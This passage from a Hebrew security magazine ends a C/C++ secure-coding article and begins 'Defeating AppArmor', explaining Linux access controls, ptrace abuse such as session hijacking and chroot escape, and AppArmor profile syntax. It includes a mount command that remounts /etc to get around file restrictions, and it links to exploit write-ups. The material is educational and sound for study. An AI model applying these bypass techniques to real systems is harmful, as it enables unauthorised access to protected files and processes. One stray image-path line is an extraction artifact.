יש להקטין את פונקציונליות הרכיב. בצורה כזו, נוכל לאפשר פונקציונליות ספציפית אשר תתן למשתמש אך ורק את מה שהוא צריך ולא מעבר. דבר זה מאפשר בסופו של דבר שליטה ובקרה במה שנעשה במערכת מצד אחד, ומניעת פריבילגיה גבוהה יותר מתי שלא צריך מצד שני.

מניעת Race Conditions:

גישת שני תהליכים למשאב משותף תוך פרק זמן קצר מאוד, עלולה לגרום למצב של Race Condition. במצב זה, תגובת המערכת עלולה להיות לא מוגדרת, מה שעלול בסופו של דבר לגרום לפרצה במערכת. על-מנת להמנע ממצב זה, יש למנוע מפעולות לא אטומיות אשר יאפשר לשני תהליכים לנסות להשתמש באותו משאב באותו פרק זמן.

מצב דומה עלול לקרות משני תהליכים שונים שכן אמורים להשתמש באותו פרק במשאב משותף (למשל, אחד כותב קובץ והשני קורא ממנו באותו פרק זמן). נרצה במקרה כזה לסנכרן ביניהם, כך שלא שניהם יגשו באותו פרק זמן.

להלן דוגמא להרצה (תוך שימוש בפונקציות לא בטוחות):

```
#include <stdio.h>
static void charatatime(char *);
int main(void)
{
	pid_t pid;
	if( (pid = fork()) < 0)
	{
		perror("Fork error");
		exit(1);
	}
	else if( pid == 0)
	{
		charatatime("Output from child\n");
	}
	else
	{
		charatatime("Output from parent\n");
	}
	exit(0);
}

static void
charatatime(char *str)
{
	char *ptr;
	int c;
	/* Send output to the buffer as soon as possible */
	setbuf(stdout,NULL);

	for(ptr = str; c = *ptr++; )
		putc(c, stdout);
}
```

שימוש בקבצים זמניים:

נרצה להשתמש בזהירות בקבצים זמניים. קבצים זמניים נשמרים בדר"כ בספרייה ייעודית. תוקפים יצרו שם קובץ בספריה הזמנית לקובץ שהם מצביעים אליו. לכן, אנו נרצה לבדוק האם שם קובץ כזה קיים (ואם כן, אז ניצור קובץ בשם אחר), ואם לא אז ניצור אותו וניתן לו את ההרשאות המתאימות (אחרת, התוקף יוכל לשנות את הקובץ להצביע אל הקובץ שלו). נרצה ליצור קבצים עם שמות "אקראיים" כדי שהסבירות לטעויות כאלה תקטן. פונקציה שיוצרת קבצים זמניים מתאימים היא mkstemp(). ניתן לה שם קובץ מהצורה "fileXXXXXX", והיא תחליף כל "X" עם המספר הפנוי, ובצורה כזו ימנע שימוש בשם קובץ זמני שכבר קיים, וע"י כך ימנע גם Race Condition בין בדיקת הקיום של הקובץ לבין פתיחת קובץ קיים ושימוש בו.

קריאה זהירה לספריות חיצוניות:

כיום, אין תוכנה שהיא מכילה אך ורק עצמה. ברוב מכריע של המקרים, אנו נשתמש בספריות אשר נוצרו בשבילנו - פונקציות שירות סטנדרטיות או מימושים מורכבים אשר בוצעו בהצלחה ע"י אחרים. פונקציות אלו נמצאות כחלק סטנדרטי ממערכת ההפעלה, ספריות תוכנה ועוד. נרצה להזהר בעת שימוש בהם, כדי למנוע את הבעיות שנכתבו בסעיפים הקודמים.

קריאה רק לספריות שידועות כ-"בטוחות":

לפעמים ישנו קונפליקט בין אבטחה לבין פיתוח סטנדרטי בעזרת אבסטרקציות ושימוש בקוד קיים. לעתים קוד קיים עשוי שלא להיות ממומש בצורה מאובטחת (למשל, ע"י שימוש בעקרונות הרשומים כאן) וזה לא יאמר במפורש. בצורה כזו אפילו אם מימשת קוד בצורה מאובטחת, עבודתך עלולה לרדת לטמיון. לשם כך, במידה והתוכנה שלך חייבת להיות בטוחה, יש צורך לממש את החלקים שנחשבים לא בטוחים, או לחילופין יש לבדוק את החלקים שעלולים להיות בעייתיים כדי להמנע מפירצה פוטנציאלית.

קריאה אך ורק עם פרמטרים מאומתים:

יש לאפשר קריאה לספריות חיצוניות, אך ורק לאחר שהפרמטרים אותם שולחים נבדקו ואומתו. כאן, יש לבדוק שהמידע שנשלח אכן המידע שאנו רוצים להשלח, ולא מידע שגוי, כדי למנוע חשיפה לטעות מצד הספריה החיצונית (וע"י כך ליצור, למשל, SQL Injection).

בדיקת כל החזרות מקריאות מערכת:

כל קריאת מערכת שיכולה להחזיר תנאי שגיאה, יש לבדוק את אותו תנאי השגיאה כדי לראות מה לא היה בסדר ולפעול בהתאם. במידה ולא נבדוק ונמשיך הלאה, עלול להווצר מצב בו משתמש מסויים קיבל גישה למשאב שהוא לא היה צריך לקבל.

פידבק ואינפורמציה מהמערכת: (מיעוט באינפורמציה מיותרת)

כפי שנכתב בהתחלה, יש צורך למעט באינפורמציה אשר מוחזרת מהמערכת. במידה ומדובר במשתמש לא אמין, יש צורך להחזיר הודעת שגיאה או הצלחה בלבד. במידה והמשתמש אמין, יש צורך להחזיר הודעה על מה היתה שגיאה, אך לא לפרט היכן היא היתה (למשל, "שורה מספר 132 גרמה לשגיאה מכיוון ששם הקובץ הכיל 18 תוים ולא 12").

טיפול בפלט:

במידה ולמשתמש יש אפשרות להחזיר פלט בכל רגע נתון, מצב זה עלול להאט את המערכת ולגרום ל-Denial of Service. לכן, יש צורך למנוע כל פרק זמן מסויים את כמות הפלט המוחזרת מהמערכת עבור משתמש ספציפי.

הגבלת הפורמט של נתוני הקלט:

יש להגביל קבלת קלט "חופשי", כזה אשר יכול ליצור פרצות לוגיות במערכת. במקום זה, יש ליצור פורמט מסויים אשר ידוע מראש למשתמש ובו הוא חייב לעמוד. בנוסף, יש להשתמש בפונקציות בטוחות לשם כאן, כדי למנוע מהתוקף לשנות את הפורמט וע"י כך להכניס איזו מחרוזת שירצה למערכת.

סיכום

תכנון ומימוש מערכת בטוחה היא משימה לא פשוטה, במיוחד בשפות כמו C ו-C++ בהן המערכות למניעת פרצות זדוניות מוגבל או לא קיים. במאמר זה, צוינו העקרונות לשמירה על קוד מאובטח. הקושי האמיתי, למעשה, הוא ביצירה של תוכנה אשר תדע להגיב נכון לכל סוגי הקלט האפשריים ומשתני הסביבה אשר משתמשים זדוניים ו"תמימים" מנסים להכניס אל המערכת. מפתחים שמשתמשים בעקרונות אלו, צריכים להבין את כל ההשלכות שנכתבו כאן, ולהעמיק בנושאים אלה בהתאם לפונקציות שהם כותבים או משתמשים בהם. ניתן לסכם את העקרונות בצורה הבאה:

- בדוק את כל הקלט שאתה מקבל, כולל אלו משורת הפקודה, משתני סביבה ונתונים נוספים.
- אל תסמן רק קלט "רע". דע גם לסמן מהו קלט "טוב".
- מנע Buffer Overflow בכל מקום. שים לב במיוחד לקלטים ארוכים ואל תתן להם את האפשרות להשתלט על פונקציונליות המערכת שלך.
- זכור לבנות את התוכנית שלך נכונה - מנע פריבילגיות גבוהות, אתחל את המערכת עם פרמטרים נכונים ובטוחים, תכנן מה תעשה כשישנו כשל של המערכת, מנע Race Conditions והשתמש בערוצים בטוחים בלבד.
- השתמש בזהירות בקריאות מערכת לספריות חיצוניות.
- החזר אינפורמציה מהמערכת בזהירות, רק את מה שצריך ולא מעבר. אל תחשוף נתונים פנימיים.

Defeating AppArmor

מאת עמנואל ברונשטיין (emanuel1234)

הקדמה

AppArmor הינה מערכת MAC (ראשי תיבות של Mandatory Accses Control) ללינוקס שפותחה על ידי Immunix, נקנתה בשנת 2005 על ידי חברת NOVELL ושוחררה תחת GPL. כיום הפיתוח העיקרי שלה מתבצע על ידי חברת Canonical. AppArmor מגיע בברירת מחדל בהפצות SuSE, Mandriva ו-Ubuntu. כיום, עבור כל הפצה יש סט נפרד של פרופילים לתוכנות אשר באות כברירת מחדל (AppArmor משתמש ב-LSM ונכנס ל-mainline קרנל רק בגרסא 2.6.36).

MAC הינה מערכת ניהול גישות שמטרתה להגביל את היכולות של גורם כלשהו במערכת על פי חוקים המגדירים איזה פעולות הוא יכול לבצע, לאילו משאבים הוא יכול לגשת ובכלל זה עם אילו גורמים נוספים הוא יכול לתקשר במערכת ומחוצה לה. בכדי להבין לעומק יותר על מה מדובר, נקח למשל את הדוגמא הבאה: גולש תמים נכנס לעמוד אינטרנט זדוני אשר מכיל בתוכו קוד המנצל פרצת אבטחה בדפדפן ומאפשר לתוקף להריץ קוד על המכונה המותקפת.

השיטות הנפוצות לפתרון הבעיה הנ"ל הן:

- לעדכן את המערכת כך שתמיד כל התוכנות יהיו הכי עדכניות, מה שמגן עלינו מפני כל פרצות האבטחה שנחסמו ואשר שוחרר טלאי עבורן.

  הבעיה: אנחנו לא מוגנים מפני ה-Zero-Day הבא שעדיין לא התגלה בפומבי ואין לו טלאי קיים.

- תוכנות אנטי-וירוס שמזהות את האקספלויט בדרכים שונות (חתימות / ניתוח היוריסטי).

  בעיה: זיהוי מבוסס חתימות נידון לכשלון בעת התקפה ממוקדת וניתוח היוריסטי ניתן לעקיפה בדרכים שונות.

בעיה נוספת בשני המקרים היא שמהרגע שקוד-זדוני רץ בתוכנה הנתקפת הוא יכול לעשות **כל מה שהמשתמש יכול לעשות.**

כאן בא לפתרון AppArmor (Application Armor) שהרעיון מאחוריו הוא להגביל את האפליקציה **רק למשאבים שהיא אמורה לקבל.**

המשאבים ש-AppArmor מגביל הם: גישות לקבצים, ו-Posix Capabilities, ההגבלות שניתנות הם מעל ההגבלות הרגילות בלינוקס. כך שהוספת פרופיל לתוכנה יכול להפוך אותה רק לבטוחה יותר.

מנגנון האבטחה בלינוקס (הקיים כחלק מכל הפצה מבוססת Unix) מורכב מ- Discretionary Access Control ו-Posix Capabilities. הכרחי להבין אותו בשביל המשך המאמר - ולכן אביא פירוט של החלקים הרלוונטים.

:DAC

DAC היא מערכת ההרשאות הבסיסית אשר משולבת במערכת הקבצים והתהליכים במערכות מבוססות Unix. במערכת זו, לכל קובץ מוגדרות הרשאות קריאה, כתיבה, והרצה עבור 3 קבוצות נפרדות של משתמשים - בעלים, קבוצה ואחרים. בעת שמריצים קובץ, המערכת טוענת אותו תחת ההרשאות של המשתמש וניתנות לו גישות בהתאם (למשל כאשר הבעלים של תהליך הוא Root, זה אומר שלתהליך יש גישה לבצע כל פעולה על המערכת).

דוגמא:

```
-rw-r--r-- 1 root root 2315 2011-05-15 07:23 /etc/passwd
-rwxr-xr-x 1 root root 20416 2010-03-12 21:40 /usr/bin/xeyes*
```

- r - הרשאת קריאה.
- w - הרשאת כתיבה.
- x - הרשאת הרצה.

- השלשה האדומה מתייחסת להרשאות של **בעליו של הקובץ**
- השלשה הירוקה מתייחסת להרשאות **הקבוצה**.
- השלשה הסגולה מתייחסת לשאר **המשתמשים**.

ההגבלות הנ"ל אינן חלות על process בעל Capability של CAP_DAC_OVERRIDE (שמאפשר לקרוא ולכתוב לכל קובץ, ולהריץ כל קובץ אם יש לו X באחד מההרשאות למשתמש / קבוצה / אחר)

:SIGNALS

סיגנלים הם הודעות על אירועים שנשלחות לתהליכים באופן אסינכרוני, הם יכולים להשלח מהמערכת הפעלה או מתהליכים שונים. לכל סיגנל יש שם וערך מספרי שמתאים להודעה על סוג מסויים של אירוע.

כך למשל הסיגנל SIGSEGV נשלח בעת גישה לא חוקית לזכרון (הדבר מתרחש לדוגמא במצבים של Buffer Overflow, Null Ptr Dereference ושאר באגים אשר גורמים לתוכנה לגשת לכתובת לא תקינה בזכרון). תהליכים יכולים לשלוח סיגנלים לתהליכים אחרים שהבעלים שלהם משותף באמצעות הפונקציה kill. עבור כל סוג סיגנל שתהליך מקבל ישנה תגובת ברירת מחדל שיכולה לכלול יציאה מהתוכנית, ביצוע Core Dump או התעלמות. (יש גם SIGSTOP ו-SIGCONT שרלוונטים ל-process שרץ תחת דיבאגר, אך זה לא קשור לנושא שלנו). process יכול לרשום לעצמו Signal Handler ולטפל בעצמו בסיגנלים שהוא מקבל (וכך לא לבצע את מה שאמור להתבצע בברירת מחדל). סיגנלים של SIGKILL (אילוץ סיום תוכנית) וסיגנל SIGSTOP (עצירת תוכנית בשליטת דיבאגר) אי אפשר לחסום.

לרשימת כלל הסיגנלים יש לרשום:

```
kill -l
```

ההגבלות הנ"ל לא חלות על process בעל Capability של CAP_KILL.

PTRACE:

ptrace הינה קריאת מערכת אשר מאפשרת לדבג תהליכים אחרים, ב-ptrace משתמשים דיבאגרים כדוגמאת GDB וכלי Tracing שונים כגון strace\ltrace, כמו גם תוכנות שמבצעות עריכות זכרון בתוכנות אחרות, למשל לצורך צ'יטינג במשחקים, כלי כמו Cheat Engine ללינוקס לדוגמא:

https://code.google.com/p/scanmem

חוץ מהשימושים הלגיטימיים ב-ptrace ישנם גם שימושים זדוניים כגון:

Session Hijacking: ניצול חיבורים פתוחים לשרתים שונים (FTP \ Telnet \ SSH \ mysql וכו'), מתבצע ptrace לתוכנת הקליינט והשתלטות על החיבור הקיים על מנת להזריק פקודות על השרת שאליו יש חיבור. למידע נוסף, ניתן לראות הרצאה מעולה בנושא, SSH Session Hijacking:
http://www.blackhat.com/presentations/bh-usa-05/bh-us-05-boileau.pdf

דוגמא לשימוש בטכניקה על Telnet ו-SSH:

http://www.securiteam.com/exploits/6J0011F5PK.html

Chroot Jailbreaking: chroot הינו מנגנון אשר משנה את ה-Root Directory של התהליך, משתמשים בו בעיקר בשרתים בכדי למנוע ניצול לרעה של קוד זדוני שיקרא קבצים מהמערכת קבצים שהוא לא אמור לקרוא. ישנן טכניקות רבות לעקיפת chroot במידה והתהליך שרץ בפנים בעל הרשאות Root.

השיטה הישנה והמוכרת:

http://www.bpfh.net/simes/computing/chroot-break.html

אחת מהטכניקות הנוספות היא ביצוע ptrace לתהליכים מחוץ ל-chroot, מה שאפשרי גם אם אנחנו לא Root! (האותיות הקטנות הן: בתנאי שהבעלים של שני התהליכים זהה...) ולהזריק לתוכם קוד, הטכניקה מתוארת ב-PHRACK במאמר בשם "Building ptrace injecting shellcodes":

http://www.phrack.org/issues.html?issue=59&id=12#article

הכלי InjectSo משמש להזרקת ספריות לתוך תהליכים רצים:

http://www.blackhat.com/presentations/bh-europe-01/shaun-clowes/bh-europe-01-clowes.ppt

בעזרת הכלי הנ"ל ניתן להזריק קוד זדוני לתהליכים רצים וכן אפשרי לבצע טלאים לקוד שנמצא בזיכרון התהליך בזמן ריצה מבלי לאתחל אותו. כך שמחליפים פונקציה פגיעה באחת מתוקנת מבלי לאתחל את השרת (וכך שומרים על זמינות).

באובנטו 10.10 הוכנס לשימוש עדכון בקרנל אשר תפקידו לבצע הגבלות על ptrace שרק הבעלים של התהליך יכול לעשות לו Tracing, כך שדיבוג תוכנות יעבוד (הרצה ישירה של gdb binary) אך שימוש ב-attach PID בתוך GDB בשביל לדבג תהליך אחר במערכת לא יעבוד. מה שמגן מפני Session Hijacking ועקיפת chroot במידה ומשתמשים ב-ptrace דרך תוכנה ללא הרשאות root.

מתקפה אפשרית על המנגנון הנ"ל אשר עוקפת אותו הוצגה בין היתר ב-Mailing List של Ubuntu:

https://lists.ubuntu.com/archives/kernel-team/2010-May/010502.html

הרעיון הוא לגרום לתהליכים שאותם נרצה לדבג לרוץ תחתינו, לשם כך נצטרך אנחנו להריץ אותם. במידה והם כבר רצים נצטרך להרוג אותם ולהפעיל מחדש בצורה כזאת שהמשתמש לא יחשוד. הטכניקה עובדת במידה ומדובר בתוכנה ששומרת מצבים כמו מנהל סיסמאות או דפדפן - כך שהפעלה מחודשת שלו יכולה להיות נקיה ומבלי להשאיר עקיבות והמידע שאותו אנחנו מעוניינים לגנוב לא נעלם (בשונה מ-Session (שהוא חד-פעמי) ואם הרגנו אותו החיבור מת). למידע נוסף:

https://wiki.ubuntu.com/SecurityTeam/Roadmap/KernelHardening#ptrace Protection

כמובן שכאשר כותבים תוכנות רגישות (כגון תוכנות אשר שומרות נתונים רגישים בזכרון כדוגמאת ssh-agent או gnome-keyring) אין להסתמך על הגנת ה-ptrace, ויש להכניס בקוד שלהן:

```
prctl(PR_SET_DUMPABLE, 0);
```

מה שימנע ביצוע PTRACE וגם ביצוע CORE DUMP.

במידה ולתהליך שרץ יש Capability של CAP_SYS_PTRACE ההגנות לא מתבצעות והוא יכול לבצע PTRACE לכל תהליך לא משנה מה-PID שלו (חוץ מיוצא דופן PID=1 שהוא של Init).

Capabilities

החל מקרנל 2.2 הוכנסו לשימוש Capabilities והוחלט לחלק את היכולות של root לחלקים כך שהתהליך יוכל שיהיו לו מספר הרשאות. ניתן לראות רשימה מלאה באמצעות הרצת הפקודה: man capabilities.
בכדי לבצע chroot צריך את היכולת: CAP_SYS_CHROOT, בכדי להביא לקובץ "יכולות" - משתמשים בפקודה: setcap. בעבר, תהליך עם UID=0 יכל לבצע כל העולה על רוחו במערכת, המצב היה "או הכל או כלום" מבחינת הרשאות, ולכן הכניסו את האפשרות הנ"ל.

SELINUX(Security) VS AppArmor(Usability):

AppArmor קל יותר ופשוט יותר לתפעול, אך בשל כך הוא מספק פחות אפשרויות. AppArmor מסוגל להגן רק על תוכנות. SELINUX הוא כמעט ההפך המוחלט- הוא הרבה יותר כבד, ופחות נח לתפעול. אך הוא מספק מספר סוגים שונים של הגנה: הגנה כוללת על המערכת, הגנה רק על תוכנות וכו', ניתן לבצע בדיקות Flow (מי יכול לגשת למה וכו'). עובדה נוספת על SELINUX היא שהוא פרי פיתוח של ה-NSA. עם זאת יש לזכור ש-AppArmor ו-SELINUX הם פתרונות שונים לבעיות שונות, בעוד ש-SELINUX מנסה לפתור הכל ולספק הגנה כוללת שמגנה מפני גישה לא מורשת למידע. AppArmor נועד בכדי להגן על תוכנות מפני השלטות על המערכת דרך הרצת קוד זדוני בהן.

דעות שונות על PATH Based Secuirty:

טענות רבות נשמעו מצד מצדדי SELINUX (מצדדי המודול אשר טוען שבדיקה שגישה מורשת לקובץ מסויים צריכה להתבצע על ידי INODE ולא על ידי נתיב) בנוגע למנגנוני "PATH Base". הרעיון הוא שניתן לממש זיהוי של אובייקטים במספר מודלי אבטחה שונים, הנפוצים שבהם, הם "INODE" ו-"PATH Based"

(על פי נתיב האובייקט). לכל מודל היתרונות וחסרונות משלו. הויכוח נובע ברובו מהעובדה שנתיבו של קובץ לא בהכרח מסמל את הקובץ שאיתו עובדים (למשל במקרה ומדובר ב-HARDLINK). סיכום יפה של בעיות שקיימות במערכת הגנה אשר מבוססת על נתיבים אפשר לקרוא פה (חלק מהדברים יזוכרו במאמר וחלק לא):

http://securityblog.org/brindle/2006/04/19/security-anti-pattern-path-based-access-control

פרופילים ב-AppArmor

AppArmor עובד על פי פרופילים המוגדרים מראש, הפרופילים נשמרים בתיקיה:

```
/etc/apparmor.d/
```

שמות הפרופילים אינם משמעותיים למערכת, אך מקפידים לשמור על שמות אינדיקטיביים. בפרק הנ"ל אציג את הפרופיל "usr.sbin.mysqld" ואסביר אותו על שורותיו, בכדי להשיג את מקסימום ההבנה.

הקובץ - /etc/apparmor.d/usr.sbin.mysqld:

```
# vim:syntax=apparmor
# Last Modified: Tue Jun 19 17:37:30 2007
#include <tunables/global>

/usr/sbin/mysqld {
  #include <abstractions/base>
  #include <abstractions/nameservice>
  #include <abstractions/user-tmp>
  #include <abstractions/mysql>
  #include <abstractions/winbind>

  capability dac_override,
  capability sys_resource,
  capability setgid,
  capability setuid,

  network tcp,

  /etc/hosts.allow r,
  /etc/hosts.deny r,

  /etc/mysql/*.pem r,
  /etc/mysql/conf.d/ r,
  /etc/mysql/conf.d/* r,
  /etc/mysql/*.cnf r,
  /usr/lib/mysql/plugin/ r,
  /usr/lib/mysql/plugin/*.so* mr,
  /usr/sbin/mysqld mr,
```

```
  /usr/share/mysql/** r,
  /var/log/mysql.log rw,
  /var/log/mysql.err rw,
  /var/lib/mysql/ r,
  /var/lib/mysql/** rwk,
  /var/log/mysql/ r,
  /var/log/mysql/* rw,
  /var/run/mysqld/mysqld.pid w,
  /var/run/mysqld/mysqld.sock w,

  /sys/devices/system/cpu/ r,

  # Site-specific additions and overrides. See local/README for details.
  #include <local/usr.sbin.mysqld>
}
```

במידה ונבצע קריאה לקובץ אשר לא מופיע בפרופיל דרך mysql (חיבור למסד עם שם משתמש root - המסד עצמו רץ תחת המשתמש mysql), לדוגמא:

```
mysql> select load_file('/etc/issue') as `/etc/issue`;
```

אפשר לראות בלוגים (של ה-audit, או ב- /var/log/messages)

```
[129525.621021] type=1400 audit(1306550944.114:439): apparmor="DENIED"
operation="open" parent=1 profile="/usr/sbin/mysqld" name="/etc/issue"
pid=2562 comm="mysqld" requested_mask="r" denied_mask="r" fsuid=115
ouid=0
```

ביצוע פעולת הפתיחה נחסמה , תחת הפרופיל "/usr/sbin/mysqld", הפעולה הופעלה על ידי INIT, מספר התהליך: 2562, סוג הגישה שהתבקשה (ולא התקבלה): "r".

ניתוח הפרופיל לחלקים:

השורה הראשונה ברב הפרופילים שבאים עם ההפצות היא:

```
# vim:syntax=apparmor
```

תפקידה לסמל שכאשר קוראים את הקובץ עם העורך VIM הוא מבצע צביעה של ההערות. בשורות הבאות לרוב יש בהערה את הכותב / כותבים של הפרופיל + כתובת דוא"ל ומתי בפעם האחרונה ערכו אותו.

הגדרת הפרופיל:

הפרופיל נמצא במצב Enforce:

```
/usr/sbin/cupsd {
```

כשהפרופיל נמצא במצב Complain - זה נראה כך:

```
/usr/sbin/traceroute flags=(complain) {
```

אפשר להשתמש גם בביטויים רגולרים בשביל לבצע פרופיל רק לחלק מהקבצים כמו שנעשה בפרופיל של FireFox 4:

```
/usr/lib/firefox-4.0.1/firefox{,*[^s][^h]} {
```

כך ש:

```
/usr/lib/firefox-4.0.1/firefox
/usr/lib/firefox-4.0.1/firefox-bin
```

נאכפים. אך firefox.sh לא נאכף.

בעת כתיבת פרופיל ניתן לבצע include לקוד חיצוני כמו בדוגמא. כמעט תמיד נוכל לראות Include לקבצים מתיקיית ה-abstractions. התיקיה הנ"ל כוללת חלקי פרופילים שנחוצים בשביל ביצוע משימות מסוימות (פתיחת דפדפן / כתיבת קבצים זמנים / עבודה עם X / עבודה עם TTY וכו') כך למשל תוכנת דסקטופ תכלול abstractions/X שמאפשר לה לדבר עם שרת ה-X, ובתוספת abstractions/gnome או abstractions/kde (תלוי בסביבה שאליה התוכנה נבנת), תוכנה שעובדת עם TTY כגון טרמינלים תוסיף את abstractions/consoles וכן הלאה.

בהחלט אפשר להסתכל עליהם כאל "חבילות" של הגדרות שמספקות פונקציונליות מסוימת (הרצת קוד PHP \ עבודה עם TTY \ וכו')

Alias:

Alias נמצאים בתיקיה tunables, לדוגמא, מסדי הנתונים עצמם נשמרים כברירת מחדל ב-/var/lib/mysql במידה ובהתקנה שלנו אנחנו שומרים אותם במקום אחר נוכל לבצע Alias, כך שבפרופיל יהיה כתוב "תיקיית ברירת מחדל" אך הייחוס יהיה לתיקיה שגדרנו לה את אותו ה-Alias. דוגמא:

```
alias /var/lib/mysql/ -> /home/mysql/,
```

הגדרת Owner:

המילה owner קובעת שההגדרה חלה רק על קבצים שהמשתמש הוא הבעלים שלהם - חשוב להשתמש במילה הזו ברוב ההגדרות על-מנת שהן יחולו רק על קבצים בבעלות המשתמש.

הקוד הבא אומר שאוכל לעבוד רק עם קובץ שאני הבעלים שלו:

```
owner /home/*/.bash_history rw ,
```

משתנים:

משתנים ניתן להגדיר באופן הבא:

```
@{NAME}=text...
```

בברירת מחדל מוגדרים ההגדרות הבאות (משתמשים בהם בפרופילים השונים):

```
@{HOME}=@{HOMEDIRS}/*/ /root/
@{HOMEDIRS}=/home/
@{PROC}=/proc/
```

כמו שאפשר לראות ממבט בפרופילים והגדרות המשתנים, כשרושמים הגדרה של גישה לקובץ בתיקיית הבית זה יראה כך:

```
owner @{HOME}/.mozilla/** rw,
```

כשמתבקשת בקשת גישה לקובץ status בתיקיית ה-proc של ה-process זה יבוצע כך:

```
@{PROC}/[0-9]*/cmdline r,
```

בהגדרה הזאת נוכל לקרוא רק מתוך: /proc/PID/cmdline. ובהגדרה הבאה:

```
@{PROC}/*/net/** r
```

נוכל לקרוא גם מתוך /proc/PID/net וגם מתוך למשל /proc/sys/net/ או כל תיקיה אחרת.

אפשר לראות שכרגע אין פתרון כדוגמת משתנה בשם PID שניתן להשתמש בו בפרופיל בשביל לקבוע הרשאות רק ל-process שרץ כרגע, או לקביעת משתנה שיכלול רק את תיקיית הבית של המשתמש שרץ כרגע.

הגדרת Capability:

בעזרת ההגדרה הנ"ל אנחנו מאפשרים שימוש ב-Capability בפרופיל. יש לשים לב כי איננו מוסיפים הרשאות - אלא רק אומרים "ההרשאה הזאת מותרת" (WhiteList) - לדוגמא:

```
capability dac_override,
```

אנו לא מאפשרים לתהליך רגיל לקרוא קבצים של משתמשים אחרים ולעקוף DAC אלא במידה וכבר עברנו את הגבלות ה-DAC (יש לנו את ה-Capability) הפעולה של קריאת קבצים של משתמש אחר

תתבצע רק אם מאופשר בפרופיל. להמחשה, הפעלה של FireFox מוגן תחת ROOT לא תאפשר לו לקרוא קבצים של משתמשים אחרים ולכן הוא לא יעבוד וידרוש dac_override.

ההגדרות:

r - קריאה, **w** - כתיבה, **k** - נעילה (ביצוע locking לקובץ), **a** - הוספה לקובץ (אפשר לפתוח קובץ ולכתוב אליו רק במצב הוספה - בלי למחוק את מה שקיים) = שימושי בשביל לוגים, **m** = ביצוע MMAP עם PROT_EXEC (שמים אותו בעיקר על תיקיות אשר כוללות סיפריות או לקבצים שהם בעצמם סיפריות שטוענים אותן לזכרון)

הגדרת הרצה:

כאשר תוכנה צריכה אופציה להריץ תוכנה אחרת, ישנן מספר דרכים שבהן היא יכולה לעשות זאת, לדוגמא, כאשר תוכנת ה-Child דורשת סט הרשאות שונות מתוכנת ה-Parent (כגון לחיצה על לינקים ב-Evince תפעיל את FireFox - שצריך לרוץ בפרופיל משל עצמו מפני של-Evince אין גישה לתיקיית ההגדרות של FireFox, או לחיצה על קישורי "mailto" אשר תוביל לפתיחה של קליינט הדוא"ל שדורש גישה לתיקיית ההגדרות שלו שלשאר התוכנות אין גישה וכן הלאה וכן הלאה). ובדיוק למקרים אלו יש אפשרות של הרצה במצב Px\Ux שיתוארו בהמשך.

הגדרות "אקסטרה" הן **Deny** ו-**Audit**:

ההגדרה deny אומרת שביצוע פעולה X אסורה. בברירת מחדל הכל WhiteList ולכן אין צורך בהגדרה - אך במקרים שבהם יש צורך ב-BlackList, כגון:

```
/home/** rw ,
```

(הדבר מאפשר לקרוא ולכתוב לכל קובץ בתיקיית הבית), אך אני לא רוצה שההרשאה תכלול גם את התיקיה של mozilla אשר כוללת את עוגיות הדפדפן וכו', אוסיף את השורה הבאה:

```
deny /home/*/.mozilla/** rw,
```

ההגדרה audit אומרת שהפעולה תכתב לקובץ הלוג בעת ביצוע הפעולה, כך למשל, אם אני מעוניין שיכתב לקובץ הלוג בכל פעם שמישהו ינסה לגשת לתיקיית ה-SSH (לקרוא או לכתוב משם), אני אכתוב כך:

```
audit owner /home/*/.ssh/** rw,
```

חשוב לזכור כי כאן אין חסימה לתיקיה, ולכן יש לשלב את הפעולה הנ"ל עם "deny".

הגבלות במצב Enforce

הגבלות שחלות על פרוססים שרצים תחת AppArmor במצב Enforce, הם:

- **PTRACE** - process יכול לבצע PTRACE ATTACH רק ל-process שרץ תחת אותו פרופיל (IX), ביצוע PTRACE ל-process שרץ עם הרשאות אחרות (UX\PX\px\ux או בלי AppArmor עליו) - ייחסם. ההגבלה לא מתבצעת אם מאופשר בפרופיל SYS_PTRACE.

הגבלות שרלוונטיות ל-processים שרצים תחת Root:

- **REBOOT** - ביצוע אתחול של המערכת חסום. בשביל ביצוע הפעולה דרוש אפשור של SYS_BOOT בפרופיל.

- **SYSCTL** - בעזרת הפונקציה sysctl אפשר לשנות פרמטרים דינאמים בקרנל בזמן אמת אופציה זו מאפשרת לגרום לקריסת המערכת בקלות וסביר להניח שגם להרצת קוד (במועד מאוחר יותר בדרך שתעקוף את AppArmor). לרשימה של הגדרות שטעונים כרגע בקרנל יש להריץ sysctl -a.

- **MOUNT** - בעזרת שימוש ב-mount אפשר לעקוף את ההגנות של AppArmor שמוסיפות שכבת הגנה על קבצים שנוכל לקרוא/לכתוב/להריץ בקלות. כך למשל: (פסאודו קוד - ב-BASH)

```
mkdir /tmp/etc-mount/
mount /etc/ /tmp/etc-mount/
```


יצירת תיקיה ב-TMP (או תיקיה אחרת שיש לנו גישות אליה) וביצוע mount של הסיפריה etc/ יאפשר לנו לקרוא את קבצים כי הם עכשיו תחת tmp/ ויש לנו הרשאות קריאה לשם. בשביל ביצוע הפעולה דרוש אפשור של SYS_ADMIN בפרופיל.

ממש לפני שמתחילים...

לפני שנגיע לשלב ה-Hands-On, נציג מספר כלי שורת פקודה לעבודה עם AppArmor. **החבילה apparmor-utils** מגיעה עם מספר כלי שורת פקודה לעבודה עם AppArmor לביצוע פעולות שונות:

- **aa-status** - הצגת מידע על המצב של AppArmor, האם הוא פעיל , איזה פרופילים טעונים ובאיזה מצב (enforce\complain) ועל כמה פרוססים במערכת יש פרופיל פעיל.

- **aa-notify** - לפקודה הנ"ל יש שני תפקידים:
  - בעת הפרה של AppArmor תופיע הודעה על המסך, לדוגמא:



  - כלי לשורת הפקודה בשביל לראות הפרות שנעשו, ע"י:

aa-notify -l -v - הצגת הלוג.

החבילה apparmor-notify אינה מותקנת בברירת מחדל באובנטו, אני ממליץ להתקין אותה.

- **aa-enforce** - לשים פרופיל במצב enforce (כלומר כל ההגבלות חלות).
